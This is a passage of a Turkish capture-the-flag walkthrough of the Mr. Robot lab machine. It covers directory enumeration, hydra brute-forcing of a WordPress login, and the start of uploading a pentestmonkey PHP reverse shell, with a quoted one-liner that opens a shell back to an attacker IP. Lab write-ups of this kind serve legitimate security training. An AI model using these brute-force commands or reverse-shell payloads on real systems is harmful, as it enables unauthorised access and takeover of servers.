
robots.txt

wp-login

```
root@kali: ~
File Edit View Search Terminal Help
----- Scanning URL: http://192.168.173.141/ -----
=> DIRECTORY: http://192.168.173.141/
=> DIRECTORY: http://192.168.173.141/admin/
+ http://192.168.173.141/atom (CODE:301|SIZE:0)
=> DIRECTORY: http://192.168.173.141/audio/
=> DIRECTORY: http://192.168.173.141/blog/
=> DIRECTORY: http://192.168.173.141/css/
+ http://192.168.173.141/dashboard (CODE:302|SIZE:0)
+ http://192.168.173.141/favicon.ico (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.173.141/feed/
=> DIRECTORY: http://192.168.173.141/image/
=> DIRECTORY: http://192.168.173.141/Image/
=> DIRECTORY: http://192.168.173.141/images/
+ http://192.168.173.141/index.html (CODE:200|SIZE:1077)
+ http://192.168.173.141/index.php (CODE:301|SIZE:0)
+ http://192.168.173.141/intro (CODE:200|SIZE:516314)
=> DIRECTORY: http://192.168.173.141/js/
+ http://192.168.173.141/license (CODE:200|SIZE:19930)
+ http://192.168.173.141/login (CODE:302|SIZE:0)
+ http://192.168.173.141/page1 (CODE:301|SIZE:0)
+ http://192.168.173.141/phpmyadmin (CODE:403|SIZE:94)
+ http://192.168.173.141/rdf (CODE:301|SIZE:0)
+ http://192.168.173.141/readme (CODE:200|SIZE:7334)
+ http://192.168.173.141/robots (CODE:200|SIZE:41)
- http://192.168.173.141/robots.txt (CODE:200|SIZE:41)
+ http://192.168.173.141/rss (CODE:301|SIZE:0)
+ http://192.168.173.141/rss2 (CODE:301|SIZE:0)
+ http://192.168.173.141/sitemap (CODE:200|SIZE:0)
+ http://192.168.173.141/sitemap.xml (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.173.141/video/
=> DIRECTORY: http://192.168.173.141/wp-admin/
+ http://192.168.173.141/wp-config (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.173.141/wp-content/
+ http://192.168.173.141/wp-cron (CODE:200|SIZE:0)
=> DIRECTORY: http://192.168.173.141/wp-includes/
+ http://192.168.173.141/wp-links-opml (CODE:200|SIZE:228)
+ http://192.168.173.141/wp-load (CODE:200|SIZE:0)
- http://192.168.173.141/wp-login (CODE:200|SIZE:2761)
```

Robots.txt Sayfasını İnceleme


192.168.173.141/robots.txt sayfasına gidelim.



İki adet bilgiye ulaştık. Bunlardan birisi bizi ilk anahtarımıza götürücek


İlk Anahtarı Bulduk

192.168.173.141/key-1-of-3.txt sayfasına gidiyoruz.



Fsociety Sayfasını İnceleme

192.168.173.141/fsociety.dic sayfasına gidiyoruz.



Bir dosya buluyoruz.

Dosyayı indirip içini açtığımız zaman.

A screenshot of a text editor window showing the contents of 'fsociety.dic'. The text is as follows:


```
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
```

At the bottom right, there are buttons for 'Plain Text ▾' and 'Tab Width: 8 ▾'.

Bir **wordlist** list ile karşılaştık.

Wordpress İnceleme

192.168.173.141/wp-login/ sayfasına gidiyoruz.



İlk aklımıza gelen '**admin-admin**' kullanıcı adı ve parolasını deniyoruz.

user's Blog! > Log In - Mozilla Firefox

user's Blog! > Log In x +
192.168.173.141/wp-login ... ☰ ☆
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Username

Password

Remember Me

Maalesef başarılı olamadık.

user's Blog! > Log In - Mozilla Firefox

user's Blog! > Log In x +
192.168.173.141/wp-login.php ... ☰ ☆
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

Username

ERROR: Invalid username. [Lost your password?](#)

Password

Remember Me

Wordpress Giriş Ekranı İnceleme

Kullanıcı adı ve parolasını admin-admin yazıp giriş yaptığımızda bu hatayı alıyoruz.

ERROR: Invalid username. [Lost your password?](#)

Bu hata mesajında dikkat çekici birşey var.

Geçersiz kullanıcı adı hatası.

Yani ilk olarak kullanıcı adımı kontrol ediyor. Eğer doğru girersem parolayı kontrol edicek.

Bir önceki aşamada bulduğum **fsociety.dic** dosyası bir **wordlist** di.

Bizden bu wordlist'ti kullanarak önce kullanıcı adını sonrasında parolasını bulmamızı istiyor.

Wordlist Hakkında Bilgi Toplama

Öncelikle bu wordlist de kaç tane kelime var bunu bulalım.

kodumuz: => wc -l fsociety.dic

```
root@kali:~/Downloads# wc -l fsociety.dic
858160 fsociety.dic
```

858160 satır var bu dosya ile yapılacak denemeler uzun sürebilir.

Bu dosya içerisinde aynı kelimeler olup olmadığını kontrol edelim.

kodumuz: => head fsociety.dic

```
root@kali:~/Downloads# head fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
```

İçerisinde tekrarlanan kelimeler olduğunu görüyoruz.

Eğer bu kelimeleri çıkartırsak. Bu dosya ile yapacağımız işlemlerden daha hızlı sonuç alabiliriz.

Wordlist Aynı Kelimeleri Çıkartma

Listemizde bulunan aynı isimdeki kelimeleri çıkartmak için.

kodumuz: = > sort fsociety.dic | uniq >> yeni.txt

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# sort fsociety.dic | uniq >> yeni.txt
```

Yeni oluşturduğumuz dosyanın içindeki kelimeler kaç satır hemen bakalım.

kodumuz: = > wc -l yeni.txt

```
root@kali:~/Downloads# wc -l yeni.txt
11451 yeni.txt
```

İlk hali ve son halini karşılaştırıçak olursak

```
root@kali:~/Downloads# wc -l fsociety.dic
858160 fsociety.dic
```


```
root@kali:~/Downloads# wc -l yeni.txt
11451 yeni.txt
```

Yaptığımız işlem başarı olmuş. 858 bin den 11 bine düştü gayet güzel.


Wordpress Kullanıcı Girişи Bilgi Toplama

hydra yardımıyla wordlist'ti kullanıcaz ancak öğrenmemiz gereken bazı bilgiler var.
bunuda Burpsuite ile araya girip öğreneceğiz.


Önce tarayıcımızın proxy ayarını yapıyoruz.



Daha sonra Burpsuite açıyoruz Intercept 'i on yapıyoruz



Giriş yapmayı deniyoruz.



Burpsuite Bilgi Toplama

Burpsuite den ihtiyacımız olan bilgileri alıyoruz.

The screenshot shows the Burpsuite interface with a captured POST request to `http://192.168.173.141:80/wp-login.php`. The request is highlighted with a red box. The request details are as follows:

```
POST /wp-login.php HTTP/1.1
Host: 192.168.173.141
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.173.141/wp-login
Content-Type: application/x-www-form-urlencoded
Content-Length: 104
Cookie: s_fid=05C890EAC124013C-2D8A080E8E629AF3; s_nr=1550249831805; s_cc=true; s_sq=%5B%5B8%5D%5D; wordpress_test_cookie=WP+Cookie+check
Connection: close
Upgrade-Insecure-Requests: 1

log=admin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.173.141%2Fwp-admin%2F&testcookie=1
```

Brute Force Yöntemi ile Kullanıcı Adı Bulma

Kullanıcı adını bulurken fsociety.dic dosyasını kullanıcam.

kodumuz: = > `hydra -V -L fsociety.dic -p 12345 192.168.173.141 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'`

```
root@kali:~/Downloads# hydra -V -L fsociety.dic -p 12345 192.168.173.141 http-post-form '/wp-login.php  
:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

Bir süre sonra kullanıcı adımızı buluyoruz.

```
[ATTEMPT] target 192.168.173.141 - login "images" - pass "12345" - 29 of 858235 [child 13] (0/0)  
[ATTEMPT] target 192.168.173.141 - login "net" - pass "12345" - 30 of 858235 [child 11] (0/0)  
[ATTEMPT] target 192.168.173.141 - login "push" - pass "12345" - 31 of 858235 [child 12] (0/0)  
[80][http-post-form] host: 192.168.173.141 login: Elliot password: 12345  
[ATTEMPT] target 192.168.173.141 - login "category" - pass "12345" - 32 of 858235 [child 14] (0/0)  
[ATTEMPT] target 192.168.173.141 - login "Alderson" - pass "12345" - 33 of 858235 [child 1] (0/0)  
[ATTEMPT] target 192.168.173.141 - login "lang" - pass "12345" - 34 of 858235 [child 0] (0/0)
```

Kullanıcı adımız: **Elliot**

Brute Force Yöntemi ile Parola Bulma

Kullanıcı parolasını bulurken yeni.txt dosyasını kullanıcaz.

kodumuz: = > `hydra -V -l Elliot -P yeni.txt 192.168.173.141 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'`

```
root@kali:~/Downloads# hydra -V -l Elliot -P yeni.txt 192.168.173.141 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
```

Bir süre sonra kullanıcı parolamızı buluyoruz.

```
[ATTEMPT] target 192.168.173.141 - login "Elliot" - pass "etc" - 5650 of 11452 [child 15] (0/0)
[ATTEMPT] target 192.168.173.141 - login "Elliot" - pass "etherial" - 5651 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.173.141 - login "Elliot" - pass "Ethics" - 5652 of 11452 [child 9] (0/0)
[80][http-post-form] host: 192.168.173.141 login: Elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-02-16 17:13:24
root@kali:~/Downloads#
```

Kullanıcı parolamız: ER28-0652

Wordpress Admin Panelinden Giriş

Elde ettiğimiz kullanıcı adı ve parolası ile panelden giriş yapalım

Kullanıcı adımız: **Elliot**

Kullanıcı parolamız: **ER28-0652**

The screenshot shows a Firefox browser window with the title "user's Blog! > Log In - Mozilla Firefox". The address bar shows the URL "192.168.173.141/wp-login". The main content is the WordPress login screen. It features a large "W" logo at the top. Below it is a form with two fields: "Username" containing "Elliot" and "Password" which is masked with black dots. There is a "Remember Me" checkbox and a blue "Log In" button.

Bilgilerimiz doğru. Giriş yaptık.

The screenshot shows a Firefox browser window with the title "Dashboard < user's Blog! — WordPress - Mozilla Firefox". The address bar shows the URL "192.168.173.141/wp-admin/". The main content is the WordPress dashboard. On the left is a sidebar with links like "Dashboard", "Home", "Updates 11", "Posts", "Media", "Pages", "Comments", "Appearance", "Plugins 7", "Users", "Tools", "Settings", and "Collapse menu". The main area has sections for "At a Glance" (showing WordPress 4.3.18 running Twenty Fifteen theme and an "Update to 5.0.3" button), "Activity" (with a "No activity yet!" message and a smiley face icon), and "Quick Draft" (with a "Title" field and a "Save Draft" button). At the top, there is a message: "WordPress 5.0.3 is available! Please update now."

Wordpress İnceleme


Öncelikle giriş yapmış olduğumuz kullanıcının yetkisi öğreniyoruz.

Username	Name	E-mail	Role	Posts
 elliot	Elliot Alderson	elliot@mrrobot.com	Administrator	0
 mich05654	krista Gordon	kgordon@therapist.com	Subscriber	0

Elliot kullanıcısı yönetici yetkisine sahip.

Reverse Shell yöntemini kullanalım.

İhtiyacımız olan reverse shell dosyasını internetten bulalım.



Google search results for "reverse shell". The search bar has "reverse shell" highlighted. Below the search bar are navigation links: Tümü (highlighted), Görüşler, Videolar, Haberler, Alışveriş, Daha fazla, Ayarlar, Araçlar. The search results page shows approximately 104,000,000 results found in 0.43 seconds. The top result is a link to "Reverse Shell Cheat Sheet | pentestmonkey" with the URL "pentestmonkey.net/cheat.../shells/reverse-shell-cheat-sheet". A note below the link says "Bu sayfanın çevirisini yap". Below the link, there is a snippet of text: "If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell." At the bottom of the snippet are category links: Php-reverse-shell · Perl-reverse-shell · Shells · Web Shells.

Wordpress Yönetici Panelinden Shell Yükleme

<http://pentestmonkey.net> sitesine giriş yapıyoruz.


PHP

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6...

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

If you want a .php file to upload, see the more featureful and robust [php-reverse-shell](#).

php-reverse-shell 'e tıklıyoruz



php-reverse-shell

This tool is designed for those situations during a pentest where you have uplc PHP. Upload this script to somewhere in the web root then run it by accessing script will open an outbound TCP connection from the webserver to a host and connection will be a shell.

This will be a proper interactive shell in which you can run interactive programs: form-based shell which allow you to send a single command, then return you to

Download

[php-reverse-shell-1.0.tar.gz](#)

MD5sum:2bdf99cee7b302afdc45d1d51ac7e373

SHA1sum: 30a26d5b5e30d819679e0d1eb44e46814892a4ee

php-rever-shell-1.0.tar.gz ' ye tıklayıp dosyayı bilgisayarımıza indiriyoruz.

Wordpress Yönetici Panelinden Shell Yükleme

İndirmiş olduğumuz php shell 'i text editör ile açıyoruz.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourself if possible to avoid zombies later
//
```

